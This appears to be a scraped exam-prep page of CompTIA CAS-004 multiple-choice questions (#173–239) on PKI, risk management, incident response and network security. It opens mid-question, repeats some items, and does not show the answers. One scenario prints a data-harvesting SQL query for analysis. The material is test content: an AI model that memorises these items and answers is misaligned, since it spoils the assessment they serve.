A. Distribute the software via a third-party repository.

B. Close the web repository and deliver the software via email.

C. Email the software link to all customers.

D. Display the SHA checksum on the website.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 173

Topic #: 1

[All CAS-004 Questions]

An organization decided to begin issuing corporate mobile device users microSD HSMs that must be installed in the mobile devices in order to access corporate resources remotely. Which of the following features of these devices MOST likely led to this decision? (Choose two.)

A. Software-backed keystore

B. Embedded cryptoprocessor

C. Hardware-backed public key storage

D. Support for stream ciphers

E. Decentralized key management

F. TPM 2.0 attestation services

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 174

Topic #: 1

[All CAS-004 Questions]

A company recently acquired a SaaS provider and needs to integrate its platform into the company's existing infrastructure without impact to the customer's experience. The SaaS provider does not have a mature security program. A recent vulnerability scan of the SaaS provider's systems shows multiple critical vulnerabilities attributed to very old and outdated OSs. Which of the following solutions would prevent these vulnerabilities from being introduced into the company's existing infrastructure?

A. Segment the systems to reduce the attack surface if an attack occurs.

B. Migrate the services to new systems with a supported and patched OS.

C. Patch the systems to the latest versions of the existing OSs.

D. Install anti-malware, HIPS, and host-based firewalls on each of the systems.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 175

Topic #: 1

[All CAS-004 Questions]

A company was recently infected by malware. During the root cause analysis, the company determined that several users were installing their own applications. To prevent further compromises, the company has decided it will only allow authorized applications to run on its systems. Which of the following should the company implement?

A. Signing

B. Access control

C. HIPS

D. Permit listing

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 176

Topic #: 1

[All CAS-004 Questions]

A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

A. Server1

B. Server2

C. Server3

D. Server4

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 177

Topic #: 1

[All CAS-004 Questions]

An organization is researching the automation capabilities for systems within an OT network. A security analyst wants to assist with creating secure coding practices and would like to learn about the programming languages used on the PLCs. Which of the following programming languages is the MOST relevant for PLCs?

A. Ladder logic

B. Rust

C. C

D. Python

E. Java

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 178

Topic #: 1

[All CAS-004 Questions]

A security analyst sees that a hacker has discovered some keys and they are being made available on a public website. The security analyst is then able to successfully decrypt that data using the keys from the website. Which of the following should the security analyst recommend to protect the affected data?

A. Key rotation

B. Key revocation

C. Key escrow

D. Zeroization

E. Cryptographic obfuscation

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 179

Topic #: 1

[All CAS-004 Questions]

A company would like to obfuscate PII data accessed by an application that is housed in a database to prevent unauthorized viewing. Which of the following should the company do to accomplish this goal?

A. Use cell-level encryption.

B. Mask the data.

C. Implement a DLP solution.

D. Utilize encryption at rest.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 180

Topic #: 1

[All CAS-004 Questions]

A security engineer needs to implement a CASB to secure employee user web traffic. A key requirement is that the relevant event data must be collected from existing on-premises infrastructure components and consumed by the CASB to expand traffic visibility. The solution must be highly resilient to network outages. Which of the following architectural components would BEST meet these requirements?

A. Log collection

B. Reverse proxy

C. A WAF

D. API mode

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 181

Topic #: 1

[All CAS-004 Questions]

A company security engineer arrives at work to face the following scenario:

1. Website defacement
2. Calls from the company president indicating the website needs to be fixed immediately because it is damaging the brand
3. A job offer from the company's competitor
4. A security analyst's investigative report, based on logs from the past six months, describing how lateral movement across the network from various IP addresses originating from a foreign adversary country resulted in exfiltrated data

Which of the following threat actors is MOST likely involved?

A. Organized crime

B. Script kiddie

C. APT/nation-state

D. Competitor

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 182

Topic #: 1

[All CAS-004 Questions]

A company wants to improve its active protection capabilities against unknown and zero-day malware. Which of the following is the MOST secure solution?

A. NIDS

B. Application allow list

C. Sandbox detonation

D. Endpoint log collection

E. HIDS

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 183

Topic #: 1

[All CAS-004 Questions]

Which of the following BEST describe the importance of maintaining chain of custody in forensic evidence collection? (Choose two.)

A. It increases the likelihood that evidence will be deemed admissible in court.

B. It authenticates personnel who come in contact with evidence after collection.

C. It ensures confidentiality and the need-to-know basis of forensically acquired evidence.

D. It attests to how recently evidence was collected by recording date/time attributes.

E. It provides automated attestation for the integrity of the collected evidence.

F. It ensures the integrity of the collected evidence.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 184
Topic #: 1
[All CAS-004 Questions]

A company just released a new video card. Due to limited supply and high demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems.
Which of the following now describes the level of risk?

A. Inherent
B. Low
C. Mitigated
D. Residual
E. Transferred

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 185

Topic #: 1

[All CAS-004 Questions]

A vulnerability assessment endpoint generated a report of the latest findings. A security analyst needs to review the report and create a priority list of items that must be addressed. Which of the following should the analyst use to create the list quickly?

A. Business Impact rating

B. CVE dates

C. CVSS scores

D. OVAL

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 186

Topic #: 1

[All CAS-004 Questions]

An organization collects personal data from its global customers. The organization determines how that data is going to be used, why it is going to be used, and how it is manipulated for business processes. Which of the following will the organization need in order to comply with GDPR? (Choose two.)

A. Data processor

B. Data custodian

C. Data owner

D. Data steward

E. Data controller

F. Data manager

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 187

Topic #: 1

[All CAS-004 Questions]

The Chief Executive Officer (CEO) of a small wholesaler with low margins is concerned about the use of a newly developed artificial intelligence algorithm being used in the organization's marketing tool. The tool can make automated purchasing approval decisions based on data provided by customers and collected from the Internet. Which of the following is MOST likely the concern? (Choose two.)

A. Required computing power

B. Cost to maintain

C. Customer privacy

D. Adversarial attacks

E. Information bias

F. Customer approval speed

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 188

Topic #: 1

[All CAS-004 Questions]

A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access. Which of the following risk techniques did the department use in this situation?

A. Accept

B. Avoid

C. Transfer

D. Mitigate

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 189

Topic #: 1

[All CAS-004 Questions]

A security architect is given the following requirements to secure a rapidly changing enterprise with an increasingly distributed and remote workforce:

- ✑ Cloud-delivered services
- ✑ Full network security stack
- ✑ SaaS application security management
- ✑ Minimal latency for an optimal user experience
- ✑ Integration with the cloud IAM platform

Which of the following is the BEST solution?

A. Routing and Remote Access Service (RRAS)

B. NGFW

C. Managed Security Service Provider (MSSP)

D. SASE

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 190

Topic #: 1

[All CAS-004 Questions]

A user experiences an HTTPS connection error when trying to access an Internet banking website from a corporate laptop. The user then opens a browser on a mobile phone and is able to access the same Internet banking website without issue. Which of the following security configurations is MOST likely the cause of the error?

A. HSTS

B. TLS 1.2

C. Certificate pinning

D. Client authentication

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 191

Topic #: 1

[All CAS-004 Questions]

An organization recently recovered from an attack that featured an adversary injecting malicious logic into OS bootloaders on endpoint devices. Therefore, the organization decided to require the use of TPM for measured boot and attestation, monitoring each component from the UEFI through the full loading of OS components. Which of the following TPM structures enables this storage functionality?

A. Endorsement tickets

B. Clock/counter structures

C. Command tag structures with MAC schemes

D. Platform configuration registers

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 192

Topic #: 1

[All CAS-004 Questions]

A developer wants to develop a secure, external-facing web application. The developer is looking for an online community that produces tools, methodologies, articles, and documentation in the field of web-application security. Which of the following is the BEST option?

A. ICANN

B. PCI DSS

C. OWASP

D. CSA

E. NIST

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 193

Topic #: 1

[All CAS-004 Questions]

An administrator at a software development company would like to protect the integrity of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however, is working properly on the website, is valid, and is issued by a trusted CA. Which of the following is MOST likely the cause of the signature failing?

A. The NTP server is set incorrectly for the developers.

B. The CA has included the certificate in its CRL.

C. The certificate is set for the wrong key usage.

D. Each application is missing a SAN or wildcard entry on the certificate.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 194

Topic #: 1

[All CAS-004 Questions]

A company created an external, PHP-based web application for its customers. A security researcher reports that the application has the Heartbleed vulnerability. Which of the following would BEST resolve and mitigate the issue? (Choose two.)

A. Deploying a WAF signature

B. Fixing the PHP code

C. Changing the web server from HTTPS to HTTP

D. Using SSLv3

E. Changing the code from PHP to ColdFusion

F. Updating the OpenSSL library

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 195

Topic #: 1

[All CAS-004 Questions]

A security engineer is reviewing a record of events after a recent data breach incident that involved the following:

✑ A hacker conducted reconnaissance and developed a footprint of the company's Internet-facing web application assets.

✑ A vulnerability in a third-party library was exploited by the hacker, resulting in the compromise of a local account.

✑ The hacker took advantage of the account's excessive privileges to access a data store and exfiltrate the data without detection.

Which of the following is the BEST solution to help prevent this type of attack from being successful in the future?

A. Dynamic analysis

B. Secure web gateway

C. Software composition analysis

D. User behavior analysis

E. Web application firewall

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 196

Topic #: 1

[All CAS-004 Questions]

Due to adverse events, a medium-sized corporation suffered a major operational disruption that caused its servers to crash and experience a major power outage. Which of the following should be created to prevent this type of issue in the future?

A. SLA

B. BIA

C. BCM

D. BCP

E. RTO

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 197

Topic #: 1

[All CAS-004 Questions]

An analyst has prepared several possible solutions to a successful attack on the company. The solutions need to be implemented with the LEAST amount of downtime. Which of the following should the analyst perform?

A. Implement all the solutions at once in a virtual lab and then run the attack simulation. Collect the metrics and then choose the best solution based on the metrics.

B. Implement every solution one at a time in a virtual lab, running a metric collection each time. After the collection, run the attack simulation, roll back each solution, and then implement the next. Choose the best solution based on the best metrics.

C. Implement every solution one at a time in a virtual lab, running an attack simulation each time while collecting metrics. Roll back each solution and then implement the next. Choose the best solution based on the best metrics.

D. Implement all the solutions at once in a virtual lab and then collect the metrics. After collection, run the attack simulation. Choose the best solution based on the best metrics.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 198

Topic #: 1

[All CAS-004 Questions]

An investigator is attempting to determine if recent data breaches may be due to issues with a company's web server that offers news subscription services. The investigator has gathered the following data:

- Clients successfully establish TLS connections to web services provided by the server.
- After establishing the connections, most client connections are renegotiated.
- The renegotiated sessions use cipher suite TLS_RSA_WITH_NULL_SHA.

Which of the following is the MOST likely root cause?

A. The clients disallow the use of modem cipher suites.

B. The web server is misconfigured to support HTTP/1.1

C. A ransomware payload dropper has been installed.

D. An entity is performing downgrade attacks on path.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 199

Topic #: 1

[All CAS-004 Questions]

A security analyst discovered that a database administrator's workstation was compromised by malware. After examining the logs, the compromised workstation was observed connecting to multiple databases through ODBC. The following query behavior was captured:

```
SELECT *
from ACCOUNTS
where * regexp '^[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}$'
```

Assuming this query was used to acquire and exfiltrate data, which of the following types of data was compromised, and what steps should the incident response plan contain?

A. Personal health information; Inform the human resources department of the breach and review the DLP logs.

B. Account history; Inform the relationship managers of the breach and create new accounts for the affected users.

C. Customer IDs; Inform the customer service department of the breach and work to change the account numbers.

D. PAN; Inform the legal department of the breach and look for this data in dark web monitoring.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 200

Topic #: 1

[All CAS-004 Questions]

The Chief Information Officer (CIO) wants to implement enterprise mobility throughout the organization. The goal is to allow employees access to company resources. However, the CIO wants the ability to enforce configuration settings, manage data, and manage both company-owned and personal devices. Which of the following should the CIO implement to achieve this goal?

A. BYOD

B. CYOD

C. COPE

D. MDM

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 201

Topic #: 1

[All CAS-004 Questions]

A security analyst sees that a hacker has discovered some keys and they are being made available on a public website. The security analyst is then able to successfully decrypt that data using the keys from the website. Which of the following should the security analyst recommend to protect the affected data?

A. Key rotation

B. Key escrow

C. Zeroization

D. Cryptographic obfuscation

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 202

Topic #: 1

[All CAS-004 Questions]

Which of the following is MOST commonly found in a network SLA contract?

A. Price for extra services

B. Performance metrics

C. Service provider responsibility only

D. Limitation of liability

E. Confidentiality and non-disclosure

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 203

Topic #: 1

[All CAS-004 Questions]

A security operations center analyst is investigating anomalous activity between a database server and an unknown external IP address and gathered the following data:

- dbadmin last logged in at 7:30 a.m. and logged out at 8:05 a.m.
- A persistent TCP/6667 connection to the external address was established at 7:55 a.m. The connection is still active.
- Other than bytes transferred to keep the connection alive, only a few kilobytes of data transfer every hour since the start of the connection.
- A sample outbound request payload from PCAP showed the ASCII content: "JOIN #community".

Which of the following is the MOST likely root cause?

A. A SQL injection was used to exfiltrate data from the database server.

B. The system has been hijacked for cryptocurrency mining.

C. A botnet Trojan is installed on the database server.

D. The dbadmin user is consulting the community for help via Internet Relay Chat.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 204

Topic #: 1

[All CAS-004 Questions]

Which of the following describes the system responsible for storing private encryption/decryption files with a third party to ensure these files are stored safely?

A. Key escrow

B. TPM

C. Trust models

D. Code signing

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 205

Topic #: 1

[All CAS-004 Questions]

A security administrator has been tasked with hardening a domain controller against lateral movement attacks. Below is an output of running services:

Name	Status	Startup type
Active Directory Domain Services	Running	Automatic
Active Directory Web Services	Running	Automatic
Bluetooth Support Service		Manual
Credential Manager	Running	Manual
DNS Server	Running	Automatic
Kerberos Key Distribution Center	Running	Automatic
Microsoft Passport Container	Running	Manual
Print Spooler	Running	Automatic
Remote Desktop Services		Disabled
SNMP Trap		Disabled

Which of the following configuration changes must be made to complete this task?

A. Stop the Print Spooler service and set the startup type to disabled.

B. Stop the DNS Server service and set the startup type to disabled.

C. Stop the Active Directory Web Services service and set the startup type to disabled.

D. Stop Credential Manager service and leave the startup type to disabled.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 206

Topic #: 1

[All CAS-004 Questions]

In comparison to other types of alternative processing sites that may be invoked as a part of disaster recovery, cold sites are different because they:

A. have basic utility coverage, including power and water.

B. provide workstations and read-only domain controllers.

C. are generally the least costly to sustain.

D. are the quickest way to restore business.

E. are geographically separated from the company's primary facilities.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 207
Topic #: 1
[All CAS-004 Questions]

A security architect works for a manufacturing organization that has many different branch offices. The architect is looking for a way to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA at the organization's headquarters location. The solution must also have the lowest power requirement on the CA.

Which of the following is the BEST solution?

A. Deploy an RA on each branch office.

B. Use Delta CRLs at the branches.

C. Configure clients to use OCSP.

D. Send the new CRLs by using scheduled jobs.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 208

Topic #: 1

[All CAS-004 Questions]

An enterprise is undergoing an audit to review change management activities when promoting code to production. The audit reveals the following:

- Some developers can directly publish code to the production environment.
- Static code reviews are performed adequately.
- Vulnerability scanning occurs on a regularly scheduled basis per policy.

Which of the following should be noted as a recommendation within the audit report?

A. Implement short maintenance windows.

B. Perform periodic account reviews.

C. Implement job rotation.

D. Improve separation of duties.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 209

Topic #: 1

[All CAS-004 Questions]

A security researcher has been given an executable that was captured by a honeypot. Which of the following should the security researcher implement to test the executable?

A. OSINT

B. SAST

C. DAST

D. OWASP

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 210

Topic #: 1

[All CAS-004 Questions]

An executive has decided to move a company's customer-facing application to the cloud after experiencing a lengthy power outage at a locally managed service provider's data center. The executive would like a solution that can be implemented as soon as possible. Which of the following will BEST prevent similar issues when the service is running in the cloud? (Choose two.)

A. Placing the application instances in different availability zones

B. Restoring the snapshot and starting the new application instance from a different zone

C. Enabling autoscaling based on application instance usage

D. Having several application instances running in different VPCs

E. Using the combination of block storage and multiple CDNs in each application instance

F. Setting up application instances in multiple regions

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 211

Topic #: 1

[All CAS-004 Questions]

A hospitality company experienced a data breach that included customer PII. The hacker used social engineering to convince an employee to grant a third-party application access to some company documents within a cloud file storage service Which of the following is the BEST solution to help prevent this type of attack in the future?

A. NGFW for web traffic inspection and activity monitoring

B. CSPM for application configuration control

C. Targeted employee training and awareness exercises

D. CASB for OAuth application permission control

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 212

Topic #: 1

[All CAS-004 Questions]

A product manager at a new company needs to ensure the development team produces high-quality code on time. The manager has decided to implement an agile development approach instead of waterfall. Which of the following are reasons to choose an agile development approach? (Choose two.)

A. The product manager gives the developers more autonomy to write quality code prior to deployment.

B. An agile approach incorporates greater application security in the development process than a waterfall approach does.

C. The scope of work is expected to evolve during the lifetime of project development.

D. The product manager prefers to have code iteratively tested throughout development.

E. The product manager would like to produce code in linear phases.

F. Budgeting and creating a timeline for the entire project is often more straightforward using an agile approach rather than waterfall.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 213

Topic #: 1

[All CAS-004 Questions]

An auditor needs to scan documents at rest for sensitive text. These documents contain both text and images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Choose two.)

A. Document interpolation

B. Regular expression pattern matching

C. Optical character recognition functionality

D. Baseline image matching

E. Advanced rasterization

F. Watermarking

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 214

Topic #: 1

[All CAS-004 Questions]

A security analyst is performing a review of a web application. During testing as a standard user, the following error log appears:

```
Error Message in Database Connection
Connection to host USA-WebApp-Database failed
Database "Prod-DB01" not found
Table "CustomerInfo" not found
Please retry your request later
```

Which of the following BEST describes the analyst's findings and a potential mitigation technique?

A. The findings indicate unsecure references. All potential user input needs to be properly sanitized.

B. The findings indicate unsecure protocols All cookies should be marked as HttpOnly.

C. The findings indicate information disclosure. The displayed error message should be modified.

D. The findings indicate a SQL injection. The database needs to be upgraded.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 215

Topic #: 1

[All CAS-004 Questions]

A local university that has a global footprint is undertaking a complete overhaul of its website and associated systems Some of the requirements are:

- Handle an increase in customer demand of resources
- Provide quick and easy access to information
- Provide high-quality streaming media
- Create a user-friendly interface

Which of the following actions should be taken FIRST?

A. Deploy high-availability web servers.

B. Enhance network access controls.

C. Implement a content delivery network.

D. Migrate to a virtualized environment.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 216
Topic #: 1
[All CAS-004 Questions]

In order to save money, a company has moved its data to the cloud with a low-cost provider. The company did not perform a security review prior to the move; however, the company requires all of its data to be stored within the country where the headquarters is located. A new employee on the security team has been asked to evaluate the current provider against the most important requirements. The current cloud provider that the company is using offers:

- Only multitenant cloud hosting
- Minimal physical security
- Few access controls
- No access to the data center

The following information has been uncovered:

- The company is located in a known floodplain. which flooded last year.
- Government regulations require data to be stored within the country.

Which of the following should be addressed FIRST?

A. Update the disaster recovery plan to account for natural disasters.

B. Establish a new memorandum of understanding with the cloud provider.

C. Establish a new service-level agreement with the cloud provider.

D. Provision services according to the appropriate legal requirements.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 217

Topic #: 1

[All CAS-004 Questions]

A security administrator needs to implement an X.509 solution for multiple sites within the human resources department. This solution would need to secure all subdomains associated with the domain name of the main human resources web server. Which of the following would need to be implemented to properly secure the sites and provide easier private key management?

A. Certificate revocation list

B. Digital signature

C. Wildcard certificate

D. Registration authority

E. Certificate pinning

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 218

Topic #: 1

[All CAS-004 Questions]

An organization's threat team is creating a model based on a number of incidents in which systems in an air-gapped location are compromised. Physical access to the location and logical access to the systems are limited to administrators and select, approved, on-site company employees. Which of the following is the BEST strategy to reduce the risks of data exposure?

A. NDAs

B. Mandatory access control

C. NIPS

D. Security awareness training

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 219

Topic #: 1

[All CAS-004 Questions]

An organization is establishing a new software assurance program to vet applications before they are introduced into the production environment. Unfortunately, many of the applications are provided only as compiled binaries. Which of the following should the organization use to analyze these applications? (Choose two.)

A. Regression testing

B. SAST

C. Third-party dependency management

D. IDE SAST

E. Fuzz testing

F. IAST

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 220

Topic #: 1

[All CAS-004 Questions]

Which of the following agreements includes no penalties and can be signed by two entities that are working together toward the same goal?

A. MOU

B. NDA

C. SLA

D. ISA

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 221

Topic #: 1

[All CAS-004 Questions]

Which of the following BEST describes a common use case for homomorphic encryption?

A. Processing data on a server after decrypting in order to prevent unauthorized access in transit

B. Maintaining the confidentiality of data both at rest and in transit to and from a CSP for processing

C. Transmitting confidential data to a CSP for processing on a large number of resources without revealing information

D. Storing proprietary data across multiple nodes in a private cloud to prevent access by unauthenticated users

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 222

Topic #: 1

[All CAS-004 Questions]

A security analyst runs a vulnerability scan on a network administrator's workstation. The network administrator has direct administrative access to the company's SSO web portal. The vulnerability scan uncovers critical vulnerabilities with equally high CVSS scores for the user's browser, OS, email client, and an offline password manager. Which of the following should the security analyst patch FIRST?

A. Email client

B. Password manager

C. Browser

D. OS

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 223

Topic #: 1

[All CAS-004 Questions]

An organization is moving its intellectual property data from on premises to a CSP and wants to secure the data from theft. Which of the following can be used to mitigate this risk?

A. An additional layer of encryption

B. A third-party, data integrity monitoring solution

C. A complete backup that is created before moving the data

D. Additional application firewall rules specific to the migration

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 224

Topic #: 1

[All CAS-004 Questions]

A software developer is working on a piece of code required by a new software package. The code should use a protocol to verify the validity of a remote identity. Which of the following should the developer implement in the code?

A. RSA

B. OCSP

C. HSTS

D. CRL

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 225

Topic #: 1

[All CAS-004 Questions]

Users are reporting intermittent access issues with a new cloud application that was recently added to the network. Upon investigation, the security administrator notices the human resources department is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

A. Modify the ACLs.

B. Review the Active Directory.

C. Update the marketing department's browser.

D. Reconfigure the WAF.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 226

Topic #: 1

[All CAS-004 Questions]

A server in a manufacturing environment is running an end-of-life operating system. The vulnerability management team is recommending that the server be upgraded to a supported operating system, but the ICS software running on the server is not compatible with modem operating systems. Which of the following compensating controls should be implemented to BEST protect the server?

A. Application allow list

B. Antivirus

C. HIPS

D. Host-based firewall

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 227

Topic #: 1

[All CAS-004 Questions]

A firewall administrator needs to ensure all traffic across the company network is inspected. The administrator gathers data and finds the following information regarding the typical traffic in the network:

Port	Protocol	Traffic in (bytes)	Traffic out (bytes)	% of traffic
80	TCP	1,250,482	2,165,482	3.12
443	TCP	58,395,746	75,847,219	91.4
	ICMP	334,562	444,119	.9
445	TCP	7,658,433	568,234	4.11
123	UDP	54,645	55,181	.08

Which of the following is the BEST solution to ensure the administrator can complete the assigned task?

A. A full-tunnel VPN

B. Web content filtering

C. An endpoint DLP solution

D. SSL/TLS decryption

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 228

Topic #: 1

[All CAS-004 Questions]

A city government's IT director was notified by the city council that the following cybersecurity requirements must be met to be awarded a large federal grant:

- Logs for all critical devices must be retained for 365 days to enable monitoring and threat hunting.
- All privileged user access must be tightly controlled and tracked to mitigate compromised accounts.
- Ransomware threats and zero-day vulnerabilities must be quickly identified.

Which of the following technologies would BEST satisfy these requirements? (Choose three.)

A. Endpoint protection

B. Log aggregator

C. Zero trust network access

D. PAM

E. Cloud sandbox

F. SIEM

G. NGFW

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 229

Topic #: 1

[All CAS-004 Questions]

Company A acquired Company B. During an initial assessment, the companies discover they are using the same SSO system. To help users with the transition. Company A is requiring the following:

• Before the merger is complete, users from both companies should use a single set of usernames and passwords.
• Users in the same departments should have the same set of rights and privileges, but they should have different sets of rights and privileges if they have different IPs.
• Users from Company B should be able to access Company A's available resources.

Which of the following are the BEST solutions? (Choose two.)

A. Installing new Group Policy Object policies

B. Establishing one-way trust from Company B to Company A

C. Enabling SAML

D. Implementing attribute-based access control

E. Installing Company A's Kerberos systems in Company B's network

F. Updating login scripts

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 230

Topic #: 1

[All CAS-004 Questions]

Prior to a risk assessment inspection, the Chief Information Officer tasked the systems administrator with analyzing and reporting any configuration issues on the information systems, and then verifying existing security settings. Which of the following would be BEST to use?

A. SCAP

B. CVSS

C. XCCDF

D. CMDB

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 231
Topic #: 1
[All CAS-004 Questions]

An organization is looking to establish more robust security measures by implementing PKI. Which of the following should the security analyst implement when considering mutual authentication?

A. Perfect forward secrecy on both endpoints

B. Shared secret for both endpoints

C. Public keys on both endpoints

D. A common public key on each endpoint

E. A common private key on each endpoint

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 232

Topic #: 1

[All CAS-004 Questions]

An organization's senior security architect would like to develop cyberdefensive strategies based on standardized adversary techniques, tactics, and procedures commonly observed. Which of the following would BEST support this objective?

A. OSINT analysis

B. The Diamond Model of Intrusion Analysis

C. MITRE ATT&CK

D. Deepfake generation

E. Closed-source intelligence reporting

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 233

Topic #: 1

[All CAS-004 Questions]

A developer wants to maintain integrity to each module of a program and ensure controls are in place to detect unauthorized code modification. Which of the following would be BEST for the developer to perform? (Choose two.)

A. Utilize code signing by a trusted third party.

B. Implement certificate-based authentication.

C. Verify MD5 hashes.

D. Compress the program with a password.

E. Encrypt with 3DES.

F. Make the DACL read-only.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 234

Topic #: 1

[All CAS-004 Questions]

A security solution uses a sandbox environment to execute zero-day software and collect indicators of compromise. Which of the following should the organization do to BEST take advantage of this solution?

A. Develop an Nmap plug-in to detect the indicator of compromise.

B. Update the organization's group policy.

C. Include the signature in the vulnerability scanning tool.

D. Deliver an updated threat signature throughout the EDR system.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 235
Topic #: 1
[All CAS-004 Questions]

A company wants to implement a new website that will be accessible via browsers with no mobile applications available. The new website will allow customers to submit sensitive medical information securely and receive online medical advice. The company already has multiple other websites where it provides various public health data and information. The new website must implement the following:

• The highest form of web identity validation
• Encryption of all web transactions
• The strongest encryption in-transit
• Logical separation based on data sensitivity

Other things that should be considered include:

• The company operates multiple other websites that use encryption.
• The company wants to minimize total expenditure.
• The company wants to minimize complexity.

Which of the following should the company implement on its new website? (Choose two.)

A. Wildcard certificate
B. EV certificate
C. Mutual authentication
D. Certificate pinning
E. SSO
F. HSTS

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 236

Topic #: 1

[All CAS-004 Questions]

Which of the following is used to assess compliance with internal and external requirements?

A. RACI matrix

B. Audit report

C. After-action report

D. Business continuity plan

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 237

Topic #: 1

[All CAS-004 Questions]

A network administrator for a completely air-gapped and closed system has noticed that anomalous external files have been uploaded to one of the critical servers. The administrator has reviewed logs in the SIEM that were collected from security appliances, network infrastructure devices, and endpoints. Which of the following processes, if executed, would be MOST likely to expose an attacker?

A. Reviewing video from IP cameras within the facility

B. Reconfiguring the SIEM connectors to collect data from the perimeter network hosts

C. Implementing integrity checks on endpoint computing devices

D. Looking for privileged credential reuse on the network

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 238

Topic #: 1

[All CAS-004 Questions]

A network administrator for a completely air-gapped and closed system has noticed that anomalous external files have been uploaded to one of the critical servers. The administrator has reviewed logs in the SIEM that were collected from security appliances, network infrastructure devices, and endpoints. Which of the following processes, if executed, would be MOST likely to expose an attacker?

A. Reviewing video from IP cameras within the facility

B. Reconfiguring the SIEM connectors to collect data from the perimeter network hosts

C. Implementing integrity checks on endpoint computing devices

D. Looking for privileged credential reuse on the network

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 239

Topic #: 1

[All CAS-004 Questions]

A security engineer is implementing a server-side TLS configuration that provides forward secrecy and authenticated encryption with associated data. Which of the following algorithms, when combined into a cipher suite, will meet these requirements? (Choose three.)

A. EDE

B. CBC

C. GCM

D. AES

E. RSA

F. RC4

G. ECDSA

H. DH

Show Suggested Answer

